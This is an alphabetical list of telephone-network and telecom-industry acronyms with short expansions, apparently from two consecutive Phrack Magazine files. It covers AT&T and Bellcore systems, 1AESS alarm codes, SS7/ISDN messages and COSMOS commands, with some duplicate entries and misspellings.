ALBO	Automatic line buildout
ALE	Address latch enable
ALE	Automatic line evaluation
ALFE	Analog line front end
ALGOL	Algorhythmic computer language
ALI	Automatic location indentification
ALIT	Automatic line insulation testing
ALL	All events

```
ALL           All module controller maintenance interrupts
ALL           Turns on all IDs
ALPT          Alarm scan points
ALRM          Alarms
ALRU          Automatic line record update
ALS           Automated list service
AM            Administrative module
AM            Amplitude modulation
AM            Asynchronous multiplexer
AM            Packet
AMA           Automatic Message Accounting
AMA           Automatic message accounting
AMACS         AMA collection system
AMAIRR        Automatic message accounting irregularity
AMALOST       Lost automatic message accounting
AMARC         AMA recent change
AMARC         AMA recording center
AMASE         AMA standard entry
AMAT          Automatic message accounting transmitter
AMATPS        Automatic message accounting teleprocessing system
AMATPS        Automatic message accounting transmitter teleprocessing system
AMC           Add-on module connector (-> sipb)
AMERITECH     American information technologies
AMI           Alternate mark inversion code
AML           Automatic maintenance limit.
AMP           Advance measurement processor
AMP           Amplifier
AMPS          Advanced mobile phone service
AMR           Automatic meter reading
AMWI          Active message waiting indicator
AN            Announcement service INTER/TRA blocal 1-26
AN            Associated number
ANA           Automatic number announcement
ANC           All number calling
ANCT          Analysis control table
ANI           Automatic number identification
ANIF          Automatic number identification failure
ANM           Answer msg. (SS7: in ISUP)
ANS           Answer
ANS           Answer On Bus
ANS           Answer msg.
ANSER         AT&T Network Servicing System (i.e.  via EADAS link )
ANSI          American national standards institute
AO            Allocation order
AO            International/overseas audio (full time) INTER/TRA blocal 1-26
AOC           Advice of charge (i.256 B)
AOSS          Auxilliary operator service system
AP            Access point
AP            Application (OSI layer 7)
AP            Application processor
AP            Attached processor
AP            Auciliary processor
AP            Automatic position
AP            Commercial audio (part time) INTER/TRA blocal 1-26
AP-PG         Access point page
APC           Alarm processor circuit
APC           Amarc protocol converter
APD           Access point data
APD           Avalanche photo diode
APDB          Access point data base
APDL          Application processor data link
APH           Application protocol handler
API           Application interface
APM           Application processor modules
APPC          Advanced program to program communication (IBM)
APPL1-APPL5   Reserved for application handlers
APS           Automatic position system
APS           Automatic protection switch
APS           Automatic protection switching system
AQ            Autoquote problem.
```

```
AR            Activation request (C/I channel code)
AR            Alarm report
AR01          Office alarm - 1AESS alarm message -
AR02          Alarm retired or transferred - 1AESS alarm message -
AR03          Fuse blown - 1AESS alarm message -
AR04          Unknown alarm scan point activated - 1AESS alarm message -
AR05          Commercial power failure - 1AESS alarm message -
AR06          Switchroom alarm via alarm grid - 1AESS alarm message -
AR07          Power plant alarm - 1AESS alarm message -
AR08          Alarm circuit battery loss - 1AESS alarm message -
AR09          AMA bus fuse blown - 1AESS alarm message -
AR10          Alarm configuration has been changed (retired inhibited) - 1AESS
AR11          Power converter trouble - 1AESS alarm message -
AR13          Carrier group alarm - 1AESS alarm message -
AR15          Hourly report on building and power alarms - 1AESS alarm message
ARA           Automatic reservation adjustment
ARC           Administrative responsibility code
ARC           Alternate route cancellation
ARC           Alternate route cancellation control
ARC           Audio response controller
ARCOFI        Audio ringing codec filter
ARCOFI-SP     ARCOFI + speakerphone function
ARCOS         ARCOFI coefficient support program
ARCOTI        SIPB telephone module
ARD           AR downstream
ARG           Alarm reference guide
ARG           Assemble and run a given master file
ARIS          Audichron recorded information system
ARL           Activation request local loop (C/I channel code)
ARM           Activation request maintenance (C/I channel code)
ARM           Asynchronous response mode
ARM           Automatic R(emote test system) maintance
ARMAR         Automatic request for manual assistance resolution
ARN           Activation request
ARQ           Automatic repeat request
ARR           Automatic ring recovery.
ARS           Alternate route selection
ARS           Automatic route selection
ARSB          Automated repair service bureau
ARSB          Automatic repair service bureau
ARSSI         Automatic rought selection screening index
ART           Audible ringing tone
ARU           Activation request upstream
ARU           Audio response unit
ASAP          As soon as possible
ASC           Alarm and status circuit
ASC           Alarm and status circuit .
ASC           Alarm surveillance  and control
ASCC2         Advanced serial communication controller
ASCII         American standard code for information interchange
ASCII         American standard code for information interexchange
ASD           Automated SMAS diagnostics
ASDPE         Synchronous data link controller (SDLC) A reset
ASE           Application service element
ASEC          Assignment section
ASGN          Assign
ASGNMTS       Assignments
ASIC          Application specific integrated circuit
ASM           Analog subscriber module
ASOC          Administrative service oversight center
ASP           Advanced service platform
ASP           Arcofi signal processor
ASPACGCOMP    ASP SCP response message with an ACG component received at the
               switch
ASPBADRESP    ASP SCP response message received with invalid data
ASPEN         Automatic system for performance evaluation of the network
ASPNORTEMSG   ASP reject message ret err and a play announc recei at the
               switch from the SCP
ASPSNCOMP     ASP SCP response message with a send notifi component received
                at the switch
```

ASPTNMSG	ASP termination notification message sent from the switch to the SCP
ASR	Access service request
ASSN	Assignment
AST	Position acknowledge seizure signal time-out (MDII)
ASYNC	Asynchronous
AT	Access tandem
AT	International/overseas audio (part time) INTER/TRA blocal 1-26
AT&T	American telephone and telegraph
AT-1	Auto test-1
AT-2	Auto test-2
AT01	Results of trunk test - 1AESS automatic trunk test
ATA	Automatic trunk analysis
ATAB	Area trunk assignment bureau
ATAI	Automatic troubler analysis interface
ATB	All Trunks Busy
ATB	All trunks busy
ATC	Automated testing control
ATC	Automatic transmission control
ATD	Accept date
ATD	Async. TDM
ATH	Abbreviated trouble history
ATI	Automatic test inhibit
ATI	Awake TI
ATICS	Automated toll integrity checking system
ATIS	Automatic transmitter identification system
ATM	Analog trunk module
ATM	Asynchronous transfer mode
ATM	Automatic teller machine
ATMS	Automated trunk measurement system
ATN	Assigner's telephone number
ATO	Time-out waiting for address complete signal
ATP	All tests pass
ATR	Alternate trunk routing
ATRS	Automated trouble reporting system
ATTC	Automatic transmission test and control circuit
ATTCOM	AT&T communications
ATTG	Attendant group
ATTIS	AT&T information system
AU	Access unit
AU	Autoscript INTER/TRA blocal 1-26
AU	Auxiliary
AUD	Assignment list audit
AUD	Audits
AUDIT	Audit detected problem.
AUDIX	Audio information exchange
AUP	Access unit port
AUTO	Automaitc
AUTODIN	Automatic digital network
AUTOSEVCOM	Automatic secure voice communications
AUTOVON	Automatic voice network
AUXF	Auxillary frame
AVD	Alternate voice data
AVD	Alternate voice-data
AWI	Awake indication
AZD	All zeros data
B	B side (pair) (lead)
B	Bridged connection
B	Equipment number
B6ZS	Bipolar with 6 zero subsitution
B8ZS	Bipolar eight zero suppression encoding (DS-1)
B8ZS	Bipolar with 8 zeros substitution (T1 pri)
B911	Basic 911
BA	Basic access
BA	Protective alarm (CD) INTER/TRA blocal 1-26
BAF	Blocking acknowledgment failure
BAI	Bridge lifter assignment inquiry
BAL	Balance
BAMAF	Bellcore AMA format
BANCS	Bell administrative network communications system

```
BANKS        Bell adminastration network systems
BAPCO        Bellsouth advertising & publishing company
BAS          Basic activity subset
BAT          Battery (-48v)
BAx          Business address x (x = number of line)
BB           Blue box
BBD0/1       Binary 0s or 1s detected in b and d channels
BCC          Bellcore client companies
BCC          Block check character
BCC          Blocked call cleared
BCCP         Bearer ccp
BCD          Binary coded decimal
BCD          Blocked call delayed
BCFE         Busy call forwarding extened
BCID         Business customer identifier
BCLID        Bulk calling line identification
BCMS         Basic call management system
BCS          Batch change supplement (NTI) (DMS-100)
BDCA         Unk
BDCS         Broadband digital cross-connect system
BDS          Basic data service
BDT          Billing data transmitter
BEF          Band elimination filter
BEL          Bell
BELLCORE     Bell communications research
BER          Bit error rate
BERT         Bit error rate test
BETRS        Basic exchange telecommunications radio service
BG           Battery and ground signaling
BG/EEE       Below ground electronic equipment enclosures
BHC          Busy hour call
BHC          Busy hour calls
BIB          Backward indicator bit (SS7)
BICU         Bus interface control unit
BIFIFO       Bidirectional fifo
BIR          Bit receiver
BIR          Bus interface register
BISDN        Broadband ISDN
BISP         Business information system program
BISYNC       Binary synchronous communications
BIT          Bit
BIT          Bit transmitter
BITNET       Because-it's-time network
BITR         Bit transceiver
BIX          Building internal cross-connects
BK           Back
BKUP         Backup
BKUP         Requests a backup
BL           Bell & lights INTER/TRA blocal 1-26
BL           Bridge lifter
BL           Bridge lifters - COSMOS command
BL/DS        Busy line/don't answer
BLA          Blocking acknowledgement (SS7: in ISUP)
BLF          Busy line field
BLFCA        Blocking a fully coded addressed international outbound call
              routed to a non-common channel signaling trunk
BLK          Block
BLKD         Blocked
BLO          Blocking (SS7: in ISUP)
BLS          Bridge lifter status
BLS          Business listing service
BLV          Busy line verification
BMC          Billing media coverage
BMD          Batch mode display
BMI          Batch mode input - TIMEREL and DEMAND
BMOSS        Building maintance operations service system
BMR          Batch mode release
BMU          Basic measurement unit (dip)
BND          Band number
BNS          Billed number screening
```

```
BNSDBOV     BVA BNS message received indicating data base overload
BNSDBUN     BVA BNS message returned because data base unable to process
BNSGMSG     BVA BNS message received garbled
BNSNBLK     BVA BNS message returned because of network blockage
BNSNCON     BVA BNS message returned because of network congestion
BNSNRTE     BVA BNS message returned because of no routing data
BNSTOUT     BVA BNS message returned because of timeout
BNSUNEQ     BVA BNS message returned because of unequipped destination
BNSURPY     BVA BNS message received with an unexpected reply
BNx         Business name x (x = number of line)
BOC         Bell operating companies
BOC         Bell operating company
BOCC        Building operations control center
BOP         Byte oriented protocol
BOR         Basic output report
BORSCHT     Battery
BOS         Bit oriented signaling
BOS         Business office supervisor
BOSS        Billing and order support system
BOSS        Business office service system (NYNEX)
BOT         Beginning of tape
BOT         Bottom
BPI         Bits per inch
BPOC        Bell point of contact
BPS         Bits per second
BPSK        Binary psk
BPSS        Basic packet-switching service
BPUMP       Backup pump
BR          Bit robbing (CAS-BR)
BRAT        Business residence account tracking system
BRCF        Business and residential customer service feature
BRCS        Business and residential customer services
BRCS        Business residence custom service
BRDCST      Broadcase
BRDG        Bridge
BRDGD       Bridged
BREVC       Brevity control
BRG         Baud rate generator
BRI         Basic rate interface
BRITE       Basic rate interface transmission extension (5ESS)
BRK         Break
BRM         Basic remote module
BRM         Bell communications research practice
BRST        Bridge signature table
BS          Backspace
BS          Banded signaling
BS          Bias battery (-19.1v)
BS          Siren control INTER/TRA blocal 1-26
BSA         Basic serving arrangements
BSBH        Busy season busy hour
BSC         Business service center
BSC/RSC     Business/residence service center
BSCM        Bisynchronous communications module
BSDPE       SDLC B reset
BSE         Basic service elements
BSF         Bell shock force
BSI         British standards institution
BSN         Backward sequence number (SS7)
BSOC        Bell systems operating company
BSP         Bell system practice
BSRF        Basic standard reference frequency
BSRFS       Bell system reference frequency standard
BST         Basic services terminal
BSTJ        Bell system technical journal
BT          British telecom
BTAM        Basic telecommunications access message
BTH         Both
BTL         Bell telephone laboratories
BTN         Billing telephone number
BTSR        Bootstrapper board
```

```
BTU          British thermal unit
BUFF         System buffers (NTI)
BVA          Billing validation application
BVAPP        Billing verification and authorization for payment process
BVC          Billing validation center
BVS          Basic voice service
BWM          Broadcast warning message
BWT          Broadcast warning twx
BWTS         Bandwidth test set
BYF          Display the bypass file
BYP          Change the contents of the bypass file
C            Counting rate
C            Current supervision
C            Scan point (SP)
C&A          Centrifugal and absorption
C-ACD        Commercial-automatic call distributor (OSPS)
C-NCH        C-notch
C/I          Command/indicate
C/S UNIT     Combiner and splitter
C1           Circuit system
CA           Cable
CA           Cable number
CA           Collision avoidance
CA           SSN access INTER/TRA blocal 1-26
CABS         Carrier access billing system
CAC          Calling-card authorization center
CAC          Carrier access code
CAC          Circuit administration center
CAC          Customer administration center
CACHE        Cache errors
CAD          Computer-aided dispatch
CAD          Critical alarm display
CADN         Circuit administration.
CADV         Combined alternate data/voice
CAF          Circuit reset acknowledgment failure
CAFD         Comptrollers' automatic message accounting format description
CAFD         Controllers automatic message accounting format description
CAI          Address incomplete received
CAI          Call assembly index
CAIS         Colocated automatic intercept system
CALRS        Centralized automatic loop reporting system
CAM          Communication access method
CAM          Computer aided manufacturing
CAM          Content adressable memory
CAM          Control administration module
CAMA         Central automatic message accounting.
CAMA         Centralized auto message accounting
CAMA         Centralized automatic message accounting
CAN          Cancel
CANC         Cancel (i.451)
CANF         Clear the cancel from
CANT         Clear the cancel to
CAP          Capacitance
CARL         Computerized administrative route layout
CAROT        Centralized automatic reporting on trunks
CAROT        Centralized automatic reporting on trunks.
CAS          Cannel associated signaling
CAS          Circuit associated signaling
CAS          Computerized autodial system
CAS          Craft access system (SARTS)
CAS          Customer account service
CAS7ABM      CAS common channel signaling 7 (CCS7) abort message received
CAS7ACG      CAS CCS7 ACG invoke component received
CAS7GMG      CAS CCS7 received with invalid format reply
CAS7GWE      CAS CCS7 error
CAS7NCG      CAS CCS7 message returned because of network congestion
CAS7NFL      CAS CCS7 message returned because of network failure
CAS7RCR      CAS CCS7 reject component received
CAS7SCG      CAS CCS7 message returned because of subsystem congestion
CAS7SFL      CAS CCS7 message returned because of subsystem failure
```

```
CAS7TAN      CAS CCS7 message returned
CAS7TOT      CAS CCS7 query which timed out before reply received
CASDBOV      CAS message received indicating data base overload
CASDBOV      Customer account services (CAS) message received indicating data base overlo
ad
CASDBOV      Customer account services (CAS) message received indicating database overloa
d
CASDBUN      CAS message returned
CASGMSG      CAS message received garbled
CASNBLK      CAS message returned because of network blockage
CASNCON      CAS message returned because of network congestion
CASNRTE      CAS message returned because of no routing data
CASTOUT      CAS message returned because of timeout
CASUNEQ      CAS message returned because of unequipped destination
CASURPY      CAS message received with an unexpected reply
CAT          Centrex access treatment
CAT          Craft access terminal
CATLAS       Centralized automatic trouble locating and analysis system
CAY          Create an assembly
CB           OCC audio facilitys INTER/TRA blocal 1-26
CBA          Change back acknowledgement (SS7: in mtp)
CBD          Change back declaration (SS7: in mtp)
CBEMA        Computer and business equipment manufacturers' assc.
CBERR        Correctable bit error
CBS          Crossbar switching
CBX          Computerized branch exchange
CC           Call count
CC           Central control
CC           Central controller
CC           Common channel (CAS-CC)
CC           Common control
CC           Connection confirm
CC           Country code
CC           Country code (ISO 7498)
CC           Initials of person closing report out to catlas.
CC           OCC digital facility-medium speed INTER/TRA blocal 1-26
CC1          Call control 1 (IOS)
CCA          Change customer attributes
CCA          Computer content architecture (ISO 8637/2)
CCBS         Completion of call to busy subscribers (i.253 c)
CCC          Centeral control complex
CCC          Central control complex
CCC          Clear channel capability
CCC          Computer control center
CCD          Change due date - COSMOS command
CCDDBOV      BVA calling card (CCRD) message received indicating data base
               overload
CCDDBUN      BVA CCRD message returned because data base unable to process
CCDGMSG      BVA CCRD message received garbled
CCDNBLK      BVA CCRD message returned because of network blockage
CCDNCON      BVA CCRD message returned because of network congestion
CCDNRTE      BVA CCRD message returned because of no routing data
CCDR         Calling card
CCDTOUT      BVA CCRD message returned because of timeout
CCDUNEQ      BVA CCRD message returned because of unequipped destination
CCDURPY      BVA CCRD message received with an unexpected reply
CCF          Custom calling features
CCH          Connections per circuit per hour
CCIR         Comite' consultatif international des radio communications
CCIR         Consultative committee for radiocomunication (international radio
CCIS         Common channel interoffice signaling
CCITT        Comite' consultatif international telegraphique et telephonique
CCITT        Consultative committee for internat. telephone and telegraph
CCM          Customer control management
CCNC         CCS network control
CCNC         Common channel network controller
CCNC         Computer/communications network center
CCOA         Cabinet control and office alarm
CCP          Call control part
CCR          Clock configuration register
```

```
CCR          Continuity check request (SS7: in ISUP)
CCR          Customer-controlled reconfiguration
CCRC         Corrupt crc (IOM2 monitor command)
CCRD         Calling card (5E)
CCRS         Centrex customers ... system
CCS          Centum Call Seconds
CCS          Cluster support system
CCS          Common channel signaling
CCS          Custom calling services  (NTI)
CCS          Hundred (C) call seconds
CCS          Hundred call seconds
CCSA         Common control switching arrangement
CCT          Central control terminal
CCT          Initialize and update the contractor-transducer file
CCTAC        Computer communications trouble analysis center
CCU          Colt computer unit
CCU          Combined channel units
CCU          Communication control unit
CCV          Calling card validation
CD           Call deflection (i.252 e)
CD           Collision detection (->csma/)
CDA          Call data accumulator
CDA          Change distribution attributes
CDA          Coin detection and announcement
CDACS        Concentrating DACS
CDAR         Customer dialed account recording
CDC          Central distrubtion center
CDCF         Cumulative discounted cash flow
CDD          Change due date
CDF          Combined distributing frame
CDF          DTF coin
CDFI         Communication link digital facilities interface
CDI          Circle digit identification
CDI          Connected line identification (i.251 C/E)
CDI          Control and data interface.
CDI          Control data interface
CDIG         Circle digit translation  (NTI)
CDM          Coax data module
CDMA         Code division ma
CDO          Community dial office
CDPR         Customer dial pulse receiver
CDQ1         Custom calling services discount quote
CDR          Call detail record
CDR          Call dial rerouting
CDR          Collision detect input line
CDR          Cut thru dip report
CDRR         Call detail recording and reporting
CDS          Circuit design system
CDS          Codes
CDS          Craft dispatch system
CE           Collision elimination (->CSMA/)
CE           Common equipment data  (NTI)
CE           Conducted emission (EME)
CE           SSN station line INTER/TRA blocal 1-26
CEF          Cable entrance facility
CEI          Comparable efficient interconnection
CEI          Comparably efficient interconnection
CEN          European committee of standards
CENELEC      European committee of standards (electrotechnics)
CEP          Connection endpoint
CEPT         European conference of post/telecom administrations
CES          CC error summary
CEU          CCS estimated usage
CEV          Control environmental vault
CEV          Controlled environment vault
CF           Coin first
CF           OCC special facility INTER/TRA blocal 1-26
CFA          Carrir failure alarms
CFA          Change facility attributes
CFC          Cost function code
```

```
CFCA          Communications fraud control association
CFD           Coinless ANI7 charge-a-call
CFGN          Configuration
CFI           Configurable interface (SIPB)
CFINIT        Custom calling feature table
CFN           Call forward number
CFND          Call forward number don't answer
CFNR          Call forwarding no reply (i.252 c)
CFP           Call forwarding busy (i.252 b)
CFP           Print the class of service/features for an electromechanical
                enti
CFR           Code of federal regulations
CFT           Craft
CFU           Call forwarding unconditional (i.252 d)
CFU           Change facility usage
CG            Control group number
CG            OCC telegraph facility INTER/TRA blocal 1-26
CG01          Carrier group in alarm  - 1AESS carrier group
CG03          Reason for above - 1AESS carrier group
CGA           Carrier group alarm
CGA           Carrier group assignment
CGAP          Call gapping
CGAP          Call gapping code controls messages.
CGB           Circuit group blocking (SS7: in ISUP)
CGBA          CGB acknowledgement
CGM           Computer graphics metafile (ISO DIS 8632)
CGN           Concentrator group number
CGNC          Connector group network controller
CGU           Circuit group unblocking (SS7: in ISUP)
CGUA          CGU acknowledgement
CH            Change
CH            OCC digital facility high-speed INTER/TRA blocal 1-26
CHAN          Channel
CHAPS         UNK - a known AT&T System - def. unknown
CHAR          Character
CHG LASG      Change loop assignment
CHK           Check
CHR           Chronical
CI            Concentrator identifier trunk INTER/TRA blocal 1-26
CI0IN         Control interface 0 interrupt
CI1IN         Control interface 1 interrupt
CIB           Centralized intercept bureau
CIC           Carrier identification codes
CIC           Circuit identification code
CIC           Customer Information Center (AT&T)
CICS          Customer information control system
CID           Connection identification
CIE           Company establish company initiated change
CIF           Common intermediate format (for ISDN high end video)
CIH           Craft interface handler
CII           Call identity index
CII           Initial address message (IAM) irregularity (incoming)
CIMAP         Circuit installation and maintance assistance program
CIMAP/CC      Circuit installation and maintenance assistance/control
                center
CIP           Control interface port
CIRR          C/I receive register
CIS           Crimeline information systems
CIS           Customized intercept service
CIXR          C/I transmit register
CJ            OCC control facility INTER/TRA blocal 1-26
CK            Checkbits
CK            OCC overseas connecting facility wide-band INTER/TRA blocal 1-26
CKF           Continuity check failure (incoming)
CKID          Circuit identification
CKL           Circuit location
CKS           Clock select bit
CKT           Circuit
CKT           Circuit.
CKTRY         Cuicuitry
```

```
CL          Centrex CO line INTER/TRA blocal 1-26
CLASS       Centralized local area selective signaling
CLASS       Custom local area signaling service
CLC         Common language code for an entity
CLCI        Common language circuit identification
CLCT        Network management control counts
CLDIR       Call direction
CLDN        Calling line directory number
CLEI        Common language equipment identifier
CLF         Creating dips upper bound load factor
CLFI        Common lang facilities identication
CLI         COSMOS processed alit reports
CLI         Calling line ident
CLID        Calling line identification
CLIP        Calling line identification presentation (i.251 c)
CLIR        Calling line identification restriction (i.251 d)
CLK         Clock
CLL         Creating dips lower bound load factor
CLLI        Common-language location identification
CLNK        Communication link
CLNKs       Communication links
CLNORM      Communication link normalization
CLR         Circuit layout record
CLR         Clear
CLRC        Circuit layout record card
CLS         CLCI in serial number format
CLS         Connectless-mode service
CLSD        Closed
CLSV        Class of service
CLT         CLCI telephone number format
CLT         Communications line terminal
CLUS        Cluster data   (NTI)
CM          C-message frequency weighting
CM          Communication module
CM          Connection memory
CM          OCC video facility INTER/TRA blocal 1-26
CMAC        Centralized maintenance and administration center
CMAP        Centralized maintance and administration position
CMC         Call modification completed (SS7: in ISUP)
CMC         Cellular mobile carrier
CMC         Cellular modile carrier
CMC         Construction maintenance center
CMD         Command
CMDF        Combined main distributing frame
CMDS        Centralized message data system
CMF         Capacity main station fill
CMP         Communication module processor
CMP         Communications module processor
CMP         Companion board
CMP         Corrective maintenancean practices
CMPR        Compares
CMR         Call modification request (SS7: in ISUP)
CMR         Cellular mobile radio
CMRJ        CMR reject (SS7: in ISUP)
CMS         Call management system
CMS         Circuit maintance system
CMS         Circuit maintance system 1C
CMS         Circuit maintenance system
CMS         Communications management subsystem
CMS         Conversational monitoring system
CMT         Cellular mobile telephone
CMT         Combined miscellaneous trunk frame
CMU         CCS measured usage
CMU         Colt measurement unit
CN          C-notch frequancy weighting
CN          Change notice
CN          Changel noticee
CN          Connection
CN          SSN network trunk INTER/TRA blocal 1-26
CN/A        Customer name/address
```

CN02	List of pay phones with coin disposal problems - 1AESS coin phone
CN03	Possible trouble - 1AESS coin phone
CN04	Phone taken out of restored service because of possible coin fraud
CNA	Communications network application
CNAB	Customer name/address bureau
CNCC	Customer network control center
CNI	Common network interface
CNMS	Cylink network management system
CNS	Complimentary network service
CNS	Concentrating network system
CNT	Count
CNTS	Counts
CNVT	Converted
CO	Central office
CO	Continuous (SARTS)
CO	OCC overseas connecting facility INTER/TRA blocal 1-26
CO UN	Central office unit code
COA	Change over acknowledgement (SS7 in MTE)
COAM	Centralized operation
COAM	Customer owned and maintained
COC	Circuit order control
COCOT	Customer-owned coin-operated telephone
COD	Code
CODCF	Central office data connecting facility
CODEC	Coder/decoder
COE	Central office entity
COE	Central office equipment
COEES	COE engineering system
COEES	Central office equipment engineering system
COER	Central office equipment record
COEST	Central office equipment signature table
COF	Confusion received (outgoing)
COFA	Change of frame alignment (DS-1)
COG	Centralized operations group
COGRDG	Central office grounding
COLP	Connected line identification presentation
COLR	Connected line identification restriction
COLT	Central office limit table
COLT	Central office line tester
COM	Common controller
COM	Communication
COM	Complement size
COM	Computer output microfilm
COM/EXP	PCM-compander/expander
COMM	Comunication
COMMS	Central office maintenance management system
COMMS-PM	Central office maintenance management system-preventive Maintenance
COMP	Computed
COMPNY	Company
COMPS	Central Office Managenment Program (GTE)
COMSAT	Communications satellite
CON	Concentrator - COSMOS command
COND	Conditions
CONF	Conference calling (i.254 a)
CONFIG	Configutation
CONN	Connect msg. (i.451)
CONN	Connector
CONN	Nailed-up connections
CONT	Control
CONTAC	Central office network access
CONUS	Continental united states
COO	Change over order (SS7: in MTP)
COP	Call offering procedure
COPY	Data copied from one address to another - 1AESS copy
CORC	Commands and responses definition and compressing program (IOS)
CORC	Customer riginated recent change
CORCs	Customer-originated recent changes

```
CORNET      Corperate network
COS         Connection-mode service
COSIB       Central office platform operator service interface board
COSMIC      Common systems main interconnection frame system (frame)
COSMOS      Computer system for mainframe operations
COT         Centeral office terminal
COT         Central office technician
COT         Central office terminal
COT         Central office terminal (opposite to RT)
COT         Continuity (SS7: in ISUP)
COTM        Central office overload call timing (NTI)
CP          Cable pair
CP          Call processing parameters  (NTI)
CP          Communication processor (SARTS)
CP          Concentrator identifier signaling link INTER/TRA blocal 1-26
CP          Control program
CPA         Centralized/bulk power architecture
CPC         Cellular phone company
CPC         Circuit provision center
CPC         Circuit provisioning center
CPC         Circuit provisioning center (special services design group)
CPCE        Common peripheral controller equipment
CPD         Central pulse distributor
CPD         Common packet data channels
CPE         Customer premise equipment
CPE         Customer premises equipment
CPG         Call progress (SS7: in ISUP)
CPH         Cost per hour
CPI         COSMOS-premis interface
CPI         Computer private branch exchange interface
CPIE        CP or AM intervention interrupt error
CPM         COSMOS performance monitor
CPM         Citcuit pack module
CPM         Cost per minute
CPMP        Carrier performance measurement plan
CPS         Cycles per second
CPU         CCS capacity usage
CPU         Call pick up
CPU         Call pickup group
CPU         Central processing unit
CQM         Circuit group query (SS7: in ISUP)
CQR         CQM response
CR          Carriage return
CR          Control Record
CR          Control response
CR          OCC backup facility INTER/TRA blocal 1-26
CRAS        Cable repair administrative system
CRC         Customer record center
CRC         Cyclic redundancy check
CRCOK       CRC ok!  (C/I channel code)
CRE         Create
CRED        Credit card calling (i.256 a)
CREF        Connection refused
CREG        Concentrated range extension with gain
CRF         Continuity recheck failure (outgoing)
CRFMP       Cable repair force management plan
CRG         Creg tag
CRIS        Customer records information system
CROT        Centralized automatic reporting of trunks  (NTI)
CRR         Reset received (incoming)
CRS         Centralized results system
CRSAB       Centralized repair service answering bureau
CRST        Specific carrier restricted
CRT         Cathode ray tube
CRT         Cathode-ray tube
CRTM        Central office regular call processing timing  (NTI)
CS          Cable switching
CS          Call Store
CS          Channel service INTER/TRA blocal 1-26
CS          Conducted susceptibility (EMS)
```

```
CS          Customer class of service
CSA         Carrier serving area
CSACC       Customer service administration control center
CSAR        Centralized system for analysis and reporting
CSAR        Centralized system for analysis reporting
CSC         Cell site controller
CSD         Circuit specific data
CSDC        Circuit switched digital capability
CSDN        Circuit-switched data network (t.70)
CSF         Critical short form
CSMA/       Carrier sense multiple access
CSMCC       Complex services maintenance control center
CSNET       Computer science network
CSO         Central services organization
CSO         Cold start only (in eoc)
CSP         Coin sent paid
CSP         Coin set paid
CSPDN       Circuit-switched public data network
CSR         Clock shift register
CSR         Customer service records
CSS         Computer sub-system
CSS         Computer subsystem
CSS         Customer service system
CSSC        Customer service system center
CST         Call state  or  current state   or  change state (QUASI SDL)
CST         Combined services terminal
CSU         Channel service unit
CSUS        Centralized automatic message accounting suspension (NTI)
CT          Call transfer (i.252 a)
CT          Control terminal
CT          SSN tie trunk INTER/TRA blocal 1-26
CT01        Manually requested trace line to line information
             follows - 1AESS
CT02        Manually requested trace line to trunk information
             follows - 1AESS
CT03        Intraoffice call placed to a number with CLID - 1AESS call trace
CT04        Interoffice call placed to a number with CLID - 1AESS call trace
CT05        Call placed to number on the ci list - 1AESS call trace
CT06        Contents of the CI list - 1AESS call trace
CT07        ACD related trace - 1AESS call trace
CTC         Central test center
CTC         Centralized test center (DDS)
CTC         Centralized testing center
CTC         Complete a cable transfer or complete a cable throw
CTD         Circuit test data
CTE         Cable throw order establishment
CTF         Display the contacter-transducer file
CTI         Circuit termination identification
CTL         Cable throw with line equipment assignment
CTL         Central operator control
CTM         Cable throw modification
CTM         Contac trunk module
CTMC        Communications terminal module controller
CTMS        Carrier transmission measuring system
CTO         Call transfer outside
CTO         Continuity timeout (incoming)
CTP         Print cable transfer frame work
CTR         Cable throw replacement
CTS         Cable throw summary
CTS         Call through simulator
CTS         Clear to send
CTSS        Cray time sharing system
CTT         Cartridge tape transport
CTT         Cut through tag
CTTC        Cartridge tape transport controller
CTTN        Cable trunk ticket number
CTTU        Central trunk testing unit.
CTU         Channel test unit
CTW         Withdraw a cable transfer or a cable throw
CTX         Centrex group number
```

CTX	Various centrix verifies
CU	Channel unit
CU	Channel unit
CU	Control unit
CU	Customer unit
CU/EQ	Common update/equipment system
CU/TK	Common update/trunking system
CUCRIT	Capital utilization criteria
CUG	Closed user group (i.255 a)
CUP	Common update processor
CUSTAT	Control unit hardware status
CUT	Circuit under test
CUTOVER	Cutover (pre-cut) inactive state.
CV	OCC voice grade facility INTER/TRA blocal 1-26
CVN	Vacant national number received (outgoing)
CVR	Compass voice response
CW	Call waiting (i.253 a)
CW	OCC wire pair facility INTER/TRA blocal 1-26
CWC	City-wide centrex
CWD	Call waiting deluxe
CXC	Complex service order input checker
CXM	Centrex table management
CXT	Complex order inquiry for nac review
CZ	OCC access facility INTER/TRA blocal 1-26
CorNet	Corporate network protocol (ECMA and CCITT q.930/931 oriented)\032

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 22 of 27

{Acronyms Part II}

D	Data
D	Default supervision
D	Digits
D	Dispach
D	Hotel/motel equipment from trouble report (TSPS only)
D-CTL	D channel controller (IDEC)
D/A	Digital to analog
D1PK	DS-1 interface pack (SCM-10S NTI)
D1PK	DS-1 interface pack (SCM-10S MUX NTI)
DA	Digital data off-net extention INTER/TRA blocal 1-26
DA	Directory assistance
DAC	Digital to analog converter
DAC	Dispatch Administration Center
DACC	Directort assistance call completion
DACK	Direct memory access acknowledge
DACOM	Data communictions corp. of korea (ROK)
DACS	Digital access cross-connect system
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system
DACTVTD	Deactivated
DAEDR	Delimitation
DAIS	Distributed automatic intercept system
DAML	Digital added main line (pair gain)
DAMT	Direct access mechanize testing
DAP	Display administration process
DAP	Document application profile
DARC	Division alarm recording center
DART	Distribution area rehabilitation
DARU	Distributed automatic intercept system audio response unit
DAS	Data auxiliary set
DAS	Directory assistance system
DAS	Distributor and scanner
DAS-WDT	Distributor and scanner-watch dog timer
DAS/C	Directory assistance system/computer
DASD	Direct access storage device
DASS2	Digital access signaling system 2 (BT)
DAU	Digital access unit
DAV	Data above voice
DAY	Delete an assembly
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel
DBA	Data base administrator
DBAC	Data base administration center
DBAS	Data base administration system
DBCS	Data bank control system
DBL	Data base load
DBM	Database manager
DBMS	Data base management system
DBOS	Data bank organization system
DBS	Duplex bus selector
DBSS	Data bank security system
DC	Device cinfirmation (C/I channel code)
DC	Dial code
DC	Direct current
DCC	Data collection computer
DCC	Data country code (ISO 7498)
DCC	Destination code cancellation
DCC	Destination code cancellation control
DCC	Digroup core controller
DCCS	Discontiguous shared segments
DCD	Data collection device
DCE	Data circuit terminal equipment
DCE	Data circuit-terminating equipment
DCE	Data communications equipment

DCE	Digital carrier equipment
DCG	Default cell group
DCH	D channel handler
DCH	D-channel handling bit
